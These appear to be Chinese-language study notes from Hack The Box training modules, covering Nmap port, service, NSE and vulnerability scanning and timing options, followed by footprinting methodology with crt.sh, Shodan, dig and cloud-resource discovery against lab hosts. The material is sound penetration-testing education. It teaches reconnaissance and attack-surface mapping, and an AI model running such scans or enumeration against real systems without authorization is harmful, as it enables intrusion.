Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p- -oA target
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 12:14 CEST
```

```
Nmap scan report for 10.129.2.28
```

```
Host is up (0.0091s latency).
```

```
Not shown: 65525 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
25/tcp    open  smtp
```

```
80/tcp    open  http
```

```
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

```
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
```

样式表

有了XML输出，我们可以轻松地创建易于阅读的HTML报告，即使对于非技术人员也是如此。这在以后的文档中非常有用，因为它以一种详细而清晰的方式呈现了我们的结果。要将存储的结果从XML格式转换为HTML格式，我们可以使用工具 `xsltproc` 。

```
Chenduoduo@htb[/htb]$ xsltproc target.xml -o target.html
```

服务枚举

建议先执行一个快速端口扫描，这样可以对可用端口有一个大致的了解。这大大减少了流量，这对我们是有利的，因为否则我们可能会被安全机制发现和阻止。我们可以先处理这些并在后台运行端口扫描，

它显示所有打开的端口（ `-p-` ）。

版本扫描可以扫描指定端口的服务及其版本（ `-sV` ）。

全端口扫描需要相当长的时间。为了查看扫描状态，我们可以在扫描时按 `[Space Bar]` ，这会使 `Nmap` 显示扫描状态。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 19:44 CEST
```

```
[Space Bar]
```

```
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN
```

```
Stealth Scan
```

```
SYN Stealth Scan Timing: About 3.64% done; ETC: 19:45 (0:00:53  
remaining)
```

我们可以使用的另一个选项 (`--stats-every=5s`) 是定义应该如何显示状态的时间段。这里我们可以指定秒数 (`s`) 或分钟数 (`m`) , 之后我们希望获得状态。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV --stats-every=5s

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 19:46 CEST
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN
Stealth Scan
SYN Stealth Scan Timing: About 13.91% done; ETC: 19:49 (0:00:31
remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN
Stealth Scan
SYN Stealth Scan Timing: About 39.57% done; ETC: 19:48 (0:00:15
remaining)
```

我们还可以增加 `verbosity level` (`-v` / `-vv`), 当 `Nmap` 检测到开放端口时, 它将直接显示给我们。

Banner Grabbing

扫描完成后, 我们将看到系统上具有相应服务的所有TCP端口及其激活版本。

首先, `Nmap` 查看扫描端口的Banner并将其打印出来。如果无法通过banner识别版本, 则 `Nmap` 会尝试通过基于签名的匹配系统识别版本, 但这会大大增加扫描的持续时间。 `Nmap` 所呈现的结果的一个缺点是自动扫描可能会遗漏一些信息, 因为有时 `Nmap` 不知道如何处理它。让我们来看一个例子。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p- -sV -Pn -n --disable-
arp-ping --packet-trace

Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 20:10 CEST
<SNIP>
NSOCK INFO [0.4200s] nsock_trace_handler_callback(): Callback: READ
SUCCESS for EID 18 [10.129.2.28:25] (35 bytes): 220 inlane ESMTP Postfix
(Ubuntu)..
Service scan match (Probe NULL matched with NULL line 3104):
10.129.2.28:25 is smtp. Version: |Postfix smtpd||
NSOCK INFO [0.4200s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
Nmap scan report for 10.129.2.28
Host is up (0.076s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp      Postfix smtpd
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Service Info: Host:  inlane
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

然后我们看到目标上的SMTP服务器提供给我们的信息比 **Nmap** 显示给我们的更多。因为在这里，我们看到它是Linux发行版 **Ubuntu**。之所以会出现这种情况，是因为在一次成功的三次握手之后，服务器通常会发送一个标识。这可以让客户端知道它正在使用哪个服务。在网络级别，这种情况发生在TCP报头中的 **PSH** 标志。然而，有些服务可能不会立即提供此类信息。也可以从相应的服务中删除或操作横幅。如果我们 **manually** 使用 **nc** 连接到SMTP服务器，抓取横幅，并使用 **tcpdump** 拦截网络流量，我们可以看到 **Nmap** 没有显示给我们。

```
Chenduoduo@htb[/htb]$ sudo tcpdump -i eth0 host 10.10.14.2 and
10.129.2.28

tcpdump: verbose output suppressed, use -v or -vv for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144
bytes
```

```
Chenduoduo@htb[/htb]$ nc -nv 10.129.2.28 25

Connection to 10.129.2.28 port 25 [tcp/*] succeeded!
220 inlane ESMTP Postfix (Ubuntu)
```

```
18:28:07.128564 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [S], seq
1798872233, win 65535, options [mss 1460,nop,wscale 6,nop,nop,TS val
331260178 ecr 0,sackOK,eol], length 0
18:28:07.255151 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [S.], seq
1130574379, ack 1798872234, win 65160, options [mss 1460,sackOK,TS val
1800383922 ecr 331260178,nop,wscale 7], length 0
18:28:07.255281 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], ack
1, win 2058, options [nop,nop,TS val 331260304 ecr 1800383922], length 0
18:28:07.319306 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [P.], seq
1:36, ack 1, win 510, options [nop,nop,TS val 1800383985 ecr 331260304],
length 35: SMTP: 220 inlane ESMTP Postfix (Ubuntu)
18:28:07.319426 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], ack
36, win 2058, options [nop,nop,TS val 331260368 ecr 1800383985], length
0
```

前三行展示了三方握手。

1.	[SYN]	18:28:07.128564 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [S], <SNIP>
2.	[SYN-ACK]	18:28:07.255151 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [S.], <SNIP>
3.	[ACK]	18:28:07.255281 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], <SNIP>

之后，目标SMTP服务器向我们发送一个带有 **PSH** 和 **ACK** 标志的TCP数据包，其中 **PSH** 表示目标服务器正在向我们发送数据，而 **ACK** 同时通知我们所有所需的数据已经发送。

4.	[PSH-ACK]	18:28:07.319306 IP 10.129.2.28.smtp > 10.10.14.2.59618: Flags [P.], <SNIP>
----	-----------	----------------------------------------------------------------------------

我们发送的最后一个TCP数据包确认收到了 **ACK** 的数据。

5.	[ACK]	18:28:07.319426 IP 10.10.14.2.59618 > 10.129.2.28.smtp: Flags [.], <SNIP>
----	-------	---------------------------------------------------------------------------

脚本引擎

Nmap脚本引擎（**NSE**）是 **Nmap** 的另一个方便功能。它为我们提供了在Lua中创建脚本以与某些服务交互的可能性。这些脚本共可分为14类：

Category 类别	Description 描述
auth	Determination of authentication credentials.确定身份验证凭据。
broadcast	Scripts, which are used for host discovery by broadcasting and the discovered hosts, can be automatically added to the remaining scans.脚本用于通过广播发现主机和发现的主机，可以自动添加到剩余的扫描中。
brute	Executes scripts that try to log in to the respective service by brute-forcing with credentials.执行脚本，尝试通过强制使用凭证登录到相应的服务。
default	Default scripts executed by using the -sC option.使用 -sC 选项执行的默认脚本。
discovery	Evaluation of accessible services.评估无障碍服务。
dos	These scripts are used to check services for denial of service vulnerabilities and are used less as it harms the services.这些脚本用于检查服务是否存在拒绝服务漏洞，使用较少，因为它会损害服务。
exploit	This category of scripts tries to exploit known vulnerabilities for the scanned port.这类脚本试图利用扫描端口的已知漏洞。

Category 类别	Description 描述
external	Scripts that use external services for further processing.使用外部服务进行进一步处理的脚本。
fuzzer	This uses scripts to identify vulnerabilities and unexpected packet handling by sending different fields, which can take much time.它使用脚本通过发送不同的字段来识别漏洞和意外的数据包处理，这可能会花费很多时间。
intrusive	Intrusive scripts that could negatively affect the target system.可能对目标系统产生负面影响的侵入性脚本。
malware	Checks if some malware infects the target system.检查是否有恶意软件感染了目标系统。
safe	Defensive scripts that do not perform intrusive and destructive access.不执行侵入性和破坏性访问的防御性脚本。
version	Extension for service detection.服务检测的扩展。
vuln	Identification of specific vulnerabilities.识别特定的漏洞。

我们有几种方法可以在 **Nmap** 中定义所需的脚本。

```
sudo nmap <target> -sC
```

-sC 是一个选项，用于启用 **默认脚本扫描 (Default Scripts Scan)**。它会运行 Nmap 的 **NSE (Nmap Scripting Engine)** 提供的一些常用脚本，帮助收集目标的更多信息。

特定脚本类别: `sudo nmap <target> --script <category>`

定义脚本: `sudo nmap <target> --script <script-name>,<script-name>, ...`

指定脚本

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 25 --script banner,smtp-commands
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 23:21 CEST
Nmap scan report for 10.129.2.28
Host is up (0.050s latency).
```

```
PORT      STATE SERVICE
```

```
25/tcp    open  smtp
```

```
|_banner: 220 inlane ESMTP Postfix (Ubuntu)
```

```
|_smtp-commands: inlane, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
```

`--script banner,smtp-commands`

Uses specified NSE scripts.使用指定的NSE脚本。

我们看到我们可以通过使用“banner”脚本来识别Linux的Ubuntu发行版。 `smtp-commands` 脚本向我们展示了通过与目标SMTP服务器交互可以使用哪些命令。在本例中，这些信息可以帮助我们找到目标上的现有用户。 `Nmap` 也使我们能够扫描我们的目标与积极的选项（`-A`）。它使用多个选项扫描目标，如服务检测（`-sV`）、操作系统检测（`-O`）、traceroute（`--traceroute`）和默认的NSE脚本（`-sC`）。

主机扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.28 -p 80 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 01:38 CEST
Nmap scan report for 10.129.2.28
Host is up (0.012s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.3.4
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: blog.inlanefreight.com
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux
2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2
(95%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology
DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%),
Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   11.91 ms  10.129.2.28

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.36 seconds
```

`-A`

执行业务检测、操作系统检测、traceroute，并使用默认脚本扫描目标器。

通过使用扫描选项 (`-A`) , 我们发现系统上运行的是哪种web服务器 (`Apache 2.4.29`) , 使用的是哪个web应用程序 (`WordPress 5.3.4`) , 以及网页的标题 (`blog.inlanefreight.com`) 。此外, `Nmap` 表明它很可能是 `Linux` (`96%`)操作系统

漏洞评估

现在让我们转到HTTP端口80, 看看我们可以从 `NSE` 使用 `vuln` 类别找到哪些信息和漏洞。

Nmap - Vuln Category

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.212.159 -p 80 -sV --script vuln
```

```
Nmap scan report for 10.129.2.28
```

```
Host is up (0.036s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
```

```
| http-enum:
```

```
|   /wp-login.php: Possible admin folder
```

```
|   /readme.html: Wordpress version: 2
```

```
|   /: Wordpress version: 5.3.4
```

```
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
```

```
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
```

```
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
```

```
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
```

```
|   /wp-login.php: Wordpress login page.
```

```
|   /wp-admin/upgrade.php: Wordpress login page.
```

```
|_  /readme.html: Interesting, a readme.
```

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
| http-wordpress-users:
```

```
|   Username found: admin
```

```
|_Search stopped at ID #25. Increase the upper limit if necessary with  
'http-wordpress-users.limit'
```

```
| vulners:
```

```
|   cpe:/a:apache:http_server:2.4.29:
```

```
|       CVE-2019-0211    7.2      https://vulners.com/cve/CVE-2019-0211
```

```
|       CVE-2018-1312    6.8      https://vulners.com/cve/CVE-2018-1312
```

```
|       CVE-2017-15715   6.8      https://vulners.com/cve/CVE-2017-15715
```

```
<SNIP>
```

performance

当我们需要扫描一个广泛的网络或处理低网络带宽时, 扫描性能起着重要的作用。我们可以使用各种选项来告诉 `Nmap` 有多快 (`-T <0-5>`) , 测试包的频率 (`--min-parallelism`)

<number>)，测试包的超时 (`--max-rtt-timeout <time>`)，应该同时发送多少个包 (`--min-rate <number>`)，以及扫描目标端口的重试次数 (`--max-retries <number>`)。

Timeouts

当Nmap发送数据包时，需要一定的时间 (`Round-Trip-Time` - `RTT`) 才能收到扫描端口的响应。一般情况下，Nmap 会有一个100ms的高超时 (`--min-RTT-timeout`)。让我们看一个示例，扫描包含256台主机的整个网络，包括前100个端口。

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F

<SNIP>

Nmap done: 256 IP addresses (10 hosts up) scanned in 39.44 seconds
```

优化RTT

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F --initial-rtt-timeout 50ms --max-rtt-timeout 100ms

<SNIP>

Nmap done: 256 IP addresses (8 hosts up) scanned in 12.29 seconds
```

<code>-F</code>	Scans top 100 ports. 扫描前100个端口。
<code>--initial-rtt-timeout 50ms</code>	Sets the specified time value as initial RTT timeout.将指定的时间值设置为初始RTT超时。
<code>--max-rtt-timeout 100ms</code>	Sets the specified time value as maximum RTT timeout.将指定的时间值设置为最大RTT超时时间。

在对比两次扫描时，我们可以看到，优化后的扫描少了两台主机，但扫描只花费了四分之一的时间。由此，我们可以得出结论，将初始RTT超时 (`--initial-rtt-timeout`) 设置为太短的时间段可能会导致我们忽略主机。

Max Retries - 最大重试次数

另一种提高扫描速度的方法是指定发送报文的重试率 (`--max-retries`)。默认值为 `10`，但我们可以将其减小为 `0`。这意味着如果Nmap没有收到端口的响应，它将不再向该端口发送任何数据包，并将跳过该端口。

默认扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F | grep "/tcp" | wc -l
```

Reduced Retries 减少重试

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F --max-retries 0 | grep
"/tcp" | wc -l
```

21

Rates 利率

在白盒渗透测试期间，我们可能会将安全系统列入白名单，以检查网络中的系统是否存在漏洞，而不仅仅是测试保护措施。如果我们知道网络带宽，我们就可以处理发送的数据包速率，这将显著加快 **Nmap** 的扫描速度。在设置发送包的最小速率（`--min-rate <number>`）时，我们告诉 **Nmap** 同时发送指定数量的包。它将试图据此维持汇率。

默认扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.default

<SNIP>

Nmap done: 256 IP addresses (10 hosts up) scanned in 29.83 seconds
```

优化扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.minrate300 --
min-rate 300

<SNIP>

Nmap done: 256 IP addresses (10 hosts up) scanned in 8.67 seconds
```

<code>-oN tnet.minrate300</code>	以普通格式保存结果，从指定的文件名开始。
<code>--min-rate 300</code>	设置每秒发送的最小数据包数。

默认扫描-发现开放端口

```
Chenduoduo@htb[/htb]$ cat tnet.default | grep "/tcp" | wc -l
```

23

优化扫描-发现开放端口

```
Chenduoduo@htb[/htb]$ cat tnet.minrate300 | grep "/tcp" | wc -l
```

```
23
```

Timing 时机

因为这些设置不能总是像在黑盒渗透测试中那样手动优化，所以 **Nmap** 提供了六个不同的定时模板（ **-T <0-5>** ）供我们使用。这些值（ **0-5** ）决定了我们扫描的侵略性。如果扫描过于激进，这也会产生负面影响，安全系统可能会由于产生的网络流量而阻止我们。当我们没有定义其他任何内容时，使用的默认定时模板为normal（ **-T 3** ）。

- ◆ **-T 0 / -T paranoid**
- ◆ **-T 1 / -T sneaky**
- ◆ **-T 2 / -T polite**
- ◆ **-T 3 / -T normal**
- ◆ **-T 4 / -T aggressive**
- ◆ **-T 5 / -T insane**

Default Scan 默认扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.default
```

```
<SNIP>
```

```
Nmap done: 256 IP addresses (10 hosts up) scanned in 32.44 seconds
```

Insane Scan 疯狂的扫描

```
Chenduoduo@htb[/htb]$ sudo nmap 10.129.2.0/24 -F -oN tnet.T5 -T 5
```

```
<SNIP>
```

```
Nmap done: 256 IP addresses (10 hosts up) scanned in 18.07 seconds
```

Default Scan - Found Open Ports 默认扫描-发现开放端口

```
Chenduoduo@htb[/htb]$ cat tnet.default | grep "/tcp" | wc -l
```

```
23
```

Insane Scan - Found Open Ports 疯狂的扫描-发现开放的端口

FOOTPRINTING

枚举原则

枚举是一种信息收集方法，包括**主动**（如扫描）和**被动**（如使用第三方资源）两种方式。需要注意的是，OSINT（开源情报）是一个独立的过程，仅依赖被动信息收集，不涉及对目标的主动枚举。枚举是一个循环过程，我们根据已有或新发现的数据，不断重复信息收集的步骤。

信息可以从域名、IP地址、可访问的服务等多种来源获取。

目标识别和服务分析

当我们确定了客户基础设施中的目标后，需要进一步检查单个服务和协议。这些服务通常支持客户、基础设施、管理和员工之间的通信。

举例：公司IT安全调查

假设我们受聘调查一家公司的IT安全性，我们首先需要对公司的运作方式有一个总体了解，包括：

- ◆ 公司结构
- ◆ 使用的服务和第三方供应商
- ◆ 已部署的安全措施

大多数人容易误解这个阶段，直接试图攻击系统，而不是首先了解基础设施的设置和服务的技术要求。例如，在找到认证服务（如SSH、RDP、WinRM等）后，如果直接使用暴力破解常见或弱密码，这种方法不仅嘈杂，还可能触发防御机制（如黑名单），从而阻碍后续测试。

正确的目标是找出所有可能进入系统的途径，而不是盲目攻击系统。

方法论：像宝藏猎人一样准备

枚举的过程类似于宝藏猎人筹备探险。他不会随便拿着铁锹到处挖，而是会：

1. 计划路线；
2. 准备必要的工具；
3. 研究地图和地形。

如果他胡乱挖掘，可能会造成损害，浪费时间精力，并可能一无所获。同样，我们需要了解公司内部和外部的基础设施，绘制出详细的架构图，并谨慎制定测试计划。

枚举的核心问题

枚举的原则基于以下问题，这些问题能够指导我们在各种情况下的调查：

1. 我们能看到什么？
2. 为什么我们会看到这些？
3. 我们看到的内容给我们传递了怎样的图景？
4. 我们从中能获得什么？
5. 我们如何使用这些信息？
6. 我们看不到什么？
7. 为什么我们看不到这些？
8. 从我们看不到的内容中，我们能得出怎样的图景？

理解的转变：从表面到深层次

许多渗透测试者过于专注于表面可见的信息，而忽略了看不见的信息。事实上，隐藏的信息可能非常重要。随着经验的积累，我们能够逐渐识别出那些初看不明显的组件和因素。

总结

枚举的原则不变，但应用时可能需要根据实际情况调整方法。通过实践可以发现，渗透测试的瓶颈往往不是技术能力不足，而是对系统的技术理解欠缺。我们的核心任务不是直接利用机器，而是找到利用它们的方式。

- ◆ **不止眼见为实**：考虑所有角度的视角。
- ◆ **区分我们能看到的和看不到的**：深入挖掘隐藏信息。
- ◆ **总有方法获取更多信息**：深入理解目标。

枚举方法

在网络安全中，复杂的过程需要**标准化的方法论**来帮助我们保持方向，并避免因疏忽遗漏某些方面。目标系统的多样性使得我们几乎无法预知应该采用何种具体方法。因此，大多数渗透测试者通常依赖自己熟悉的步骤或习惯的方式。然而，这更多是基于经验的方法，而非标准化的方法论。

动态与静态枚举方法

渗透测试及其核心——枚举——是一个动态的过程。因此，我们开发了一种**静态的枚举方法**，适用于外部和内部渗透测试。这种方法结合了灵活性，可以根据目标环境进行调整和适配。

枚举方法分为以下**6个层次**，可以看作逐步突破的“障碍”或“墙”。这些层次以隐喻的形式描述了我们通过枚举寻找入口的过程：

1. Internet Presence: 识别互联网存在及外部可访问基础设施，（域名、子域、虚拟主机 vHosts、ASN、网段、IP地址、云实例、安全措施）
2. Gateway: 识别保护公司外部及内部基础设施的可能安全措施，（防火墙、DMZ、IPS/IDS、EDR、代理、NAC、网络分段、VPN、Cloudflare）
3. Accessible Services: 识别外部或内部托管的可访问接口及服务，（服务类型、功能、配

置、端口、版本、接口)

4. Processes: 识别服务相关的内部进程、来源和目标, (PID、处理的数据、任务、来源、目标)
5. Privileges: 识别可访问服务的内部权限及权限组, (用户组、权限、限制、环境)
6. OS Setup: 识别内部组件及操作系统的设置, (操作系统类型、补丁级别、网络配置、操作系统环境、配置文件、敏感私密文件)

枚举各层的目标与方法

层级1: Internet Presence (互联网存在)

目标: 识别所有可能的目标系统和可测试的接口。

方法: 使用技术收集域名、子域、网段等, 全面了解公司在互联网上的基础设施布局。

层级2: Gateway (网关)

目标: 了解目标接口如何受到保护, 以及其网络中的位置。

方法: 研究安全措施如防火墙、IPS/IDS等, 明确需要关注的重点。

层级3: Accessible Services (可访问服务)

目标: 理解目标系统的功能及其通信方式, 并为进一步利用收集必要知识。

方法: 分析服务类型、功能及其特定用途。

层级4: Processes (进程)

目标: 理解命令或功能执行时的数据流动及依赖关系。

方法: 分析源与目标间的依赖关系, 确定数据处理的关键点。

层级5: Privileges (权限)

目标: 识别服务的权限与角色, 理解其可能提供的意外功能。

方法: 关注权限分配, 特别是在复杂的环境中如Active Directory。

层级6: OS Setup (操作系统设置)

目标: 分析系统的安全性及管理水平的管理, 提取内部敏感信息。

方法: 收集系统配置、补丁信息及文件权限分布。

关键点: 时间与局限性

所有渗透测试都有时间限制, 而我们必须牢记, 总是有可能存在未被发现的漏洞。例如, 在SolarWinds的网络攻击中, 攻击者花费数月深入分析目标。我们短时间内的测试成果远不及长期研究目标的攻击者深入, 因此需要严格遵循高效的方法论。

总结: 枚举的目标并非直接突破每道“墙”, 而是通过动态分析找到最优的“入口点”, 以便深入目标系统。通过这种系统化的方法论, 我们可以高效地识别目标弱点, 为后续的渗透测试奠定基础。

域信息 domain

域信息是任何渗透测试中的核心组件，它不仅包括子域名，还涵盖了目标公司在互联网上的整体存在。因此，我们需要收集信息并了解公司的功能、服务所依赖的技术和结构，以便能够成功且高效地提供服务

被动信息收集

此类信息的收集是**被动的**，不涉及直接的主动扫描。换句话说，我们保持隐蔽，以“客户”或“访客”的身份访问目标公司，避免建立直接的公司连接，从而暴露自己。

虽然OSINT相关部分只展示了信息收集的一小部分，但仍然可以通过第三方服务更好地了解目标公司。以下是一些具体步骤：

1. 分析公司主网站

阅读网页内容，推断服务所需的技术和结构。例如，IT公司可能提供的服务包括应用开发、IoT、托管服务、数据科学和网络安全等。

通过这些信息可以了解公司结构和服务目标。


2. 结合枚举的原则

- ◆ **第一原则**：关注我们可以看到的内容。
- ◆ **第二原则**：注意我们看不到的功能性内容。
从开发者的视角分析公司服务的技术功能。

在线存在 (Online Presence)

一旦了解公司及其服务，我们就可以开始分析其在线存在。以下是常用的方法：

1. SSL证书

SSL证书可能包含多个域名或子域名，这些信息通常表明这些域可能仍然活跃。例如，证书透明性日志（如 crt.sh ) 可用于查找额外的子域名。

```
curl -s https://crt.sh/?q=inlanefreight.com&output=json | jq .
```

2. 第三方托管的子域名

通过解析主机信息，识别哪些子域名是由公司自己托管的，哪些是由第三方托管的。只有获得第三方的授权，我们才允许测试这些子域。

3. Shodan查询

Shodan可以帮助定位永久连接到互联网的设备（如IoT设备）。

例如，查询开放的TCP/IP端口，识别服务类型（**FTP**，**SSH**，**SNMP**，**Telnet**，**RTSP**，or **SIP**）：

```
shodan host 10.129.24.93
```

DNS记录分析

使用DNS查询工具（如 **dig**）获取A记录、MX记录、NS记录和TXT记录等信息。

常见记录类型与用途

1. A记录：指向特定域名的IP地址。

2. **MX记录**: 显示邮件服务器的地址。
3. **NS记录**: 展示解析FQDN到IP的名称服务器, 帮助识别托管提供商。
4. **TXT记录**: 验证密钥或其他安全信息 (如SPF、DMARC、DKIM) 。

示例TXT记录分析:

```
dig any inlanefreight.com
```

```
Chenduoduo@htb[/htb]$ dig any inlanefreight.com

; <<>> DiG 9.16.1-Ubuntu <<>> any inlanefreight.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 52058
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags::; udp: 65494
;; QUESTION SECTION:
;inlanefreight.com.          IN      ANY

;; ANSWER SECTION:
inlanefreight.com.          300     IN      A       10.129.27.33
inlanefreight.com.          300     IN      A       10.129.95.250
inlanefreight.com.          3600    IN      MX      1 aspmx.l.google.com.
inlanefreight.com.          3600    IN      MX      10
aspmx2.googlemail.com.
inlanefreight.com.          3600    IN      MX      10
aspmx3.googlemail.com.
inlanefreight.com.          3600    IN      MX      5
alt1.aspmx.l.google.com.
inlanefreight.com.          3600    IN      MX      5
alt2.aspmx.l.google.com.
inlanefreight.com.          21600   IN      NS      ns.inwx.net.
inlanefreight.com.          21600   IN      NS      ns2.inwx.net.
inlanefreight.com.          21600   IN      NS      ns3.inwx.eu.
inlanefreight.com.          3600    IN      TXT     "MS=ms92346782372"
inlanefreight.com.          21600   IN      TXT     "atlassian-domain-
verification=IJdXMt1rKC68JFszSdCKVpwPN"
inlanefreight.com.          3600    IN      TXT     "google-site-
verification=07zV5-xFh_jn7JQ31"
inlanefreight.com.          300     IN      TXT     "google-site-
verification=bow47-er9LdgoUeah"
inlanefreight.com.          3600    IN      TXT     "google-site-
verification=gZsCG-BINLopf4hr2"
```

```
inlanefreight.com.      3600    IN      TXT      "logmein-verification-  
code=87123gff5a479e-61d4325gddkbvc1-b2bnfghfsed1-3c789427sdjirew63fc"  
inlanefreight.com.      300     IN      TXT      "v=spf1  
include:mailgun.org include:_spf.google.com  
include:spf.protection.outlook.com include:_spf.atlassian.net  
ip4:10.129.24.8 ip4:10.129.27.2 ip4:10.72.82.106 ~all"  
inlanefreight.com.      21600   IN      SOA       ns.inwx.net.  
hostmaster.inwx.net. 2021072600 10800 3600 604800 3600  
  
;; Query time: 332 msec  
;; SERVER: 127.0.0.53#53(127.0.0.53)  
;; WHEN: Mi Sep 01 18:27:22 CEST 2021  
;; MSG SIZE rcvd: 940
```

从结果中可提取关键信息，例如：

- ◆ **Atlassian**：软件开发和协作平台。
- ◆ **Google Gmail**：邮件管理，可能涉及开放的Google Drive文件夹或链接。
- ◆ **LogMeIn**：用于远程访问管理，如果能获取管理员权限，则可能完全控制系统。
- ◆ **Mailgun**：提供邮件API，可测试其接口（例如IDOR、SSRF漏洞）。
- ◆ **Outlook**：可能涉及Office 365和Azure文件存储，值得检查SMB协议安全性。

核心信息总结

1. **发现的技术栈**：通过域信息收集，可以初步了解公司所依赖的技术平台和托管服务。
2. **潜在漏洞**：利用API接口、文件存储和远程访问系统可能存在的弱点。
3. **下一步计划**：针对发现的IP和域名，逐步深入，寻找进一步的信息以设计测试方案。

域信息收集是枚举的第一步，其目标是为后续的测试奠定基础，同时保持隐蔽性和高效性。

云资源 Cloud Resources

如今，云服务（如AWS、GCP、Azure等）已成为许多公司的关键组成部分。云服务提供了一个中央管理点，使得员工可以随时随地完成工作。这使得像Amazon（AWS）、Google（GCP）和Microsoft（Azure）这样的服务成为理想选择。

尽管云服务提供商从基础设施层面提供了集中化的安全保障，但这并不意味着公司的云资源完全没有漏洞。管理员的配置错误可能使公司的云资源暴露。例如，AWS的S3存储桶、Azure的Blob存储和GCP的云存储，如果配置不当，可能会在无需身份验证的情况下被访问。

公司托管的服务器与云资源发现

在进行IP查找时，我们可能会发现某些IP地址属于云存储服务。例如：

```
Chenduoduo@htb[/htb]$ for i in $(cat subdomainlist);do host $i | grep  
"has address" | grep inlanefreight.com | cut -d" " -f1,4;done
```

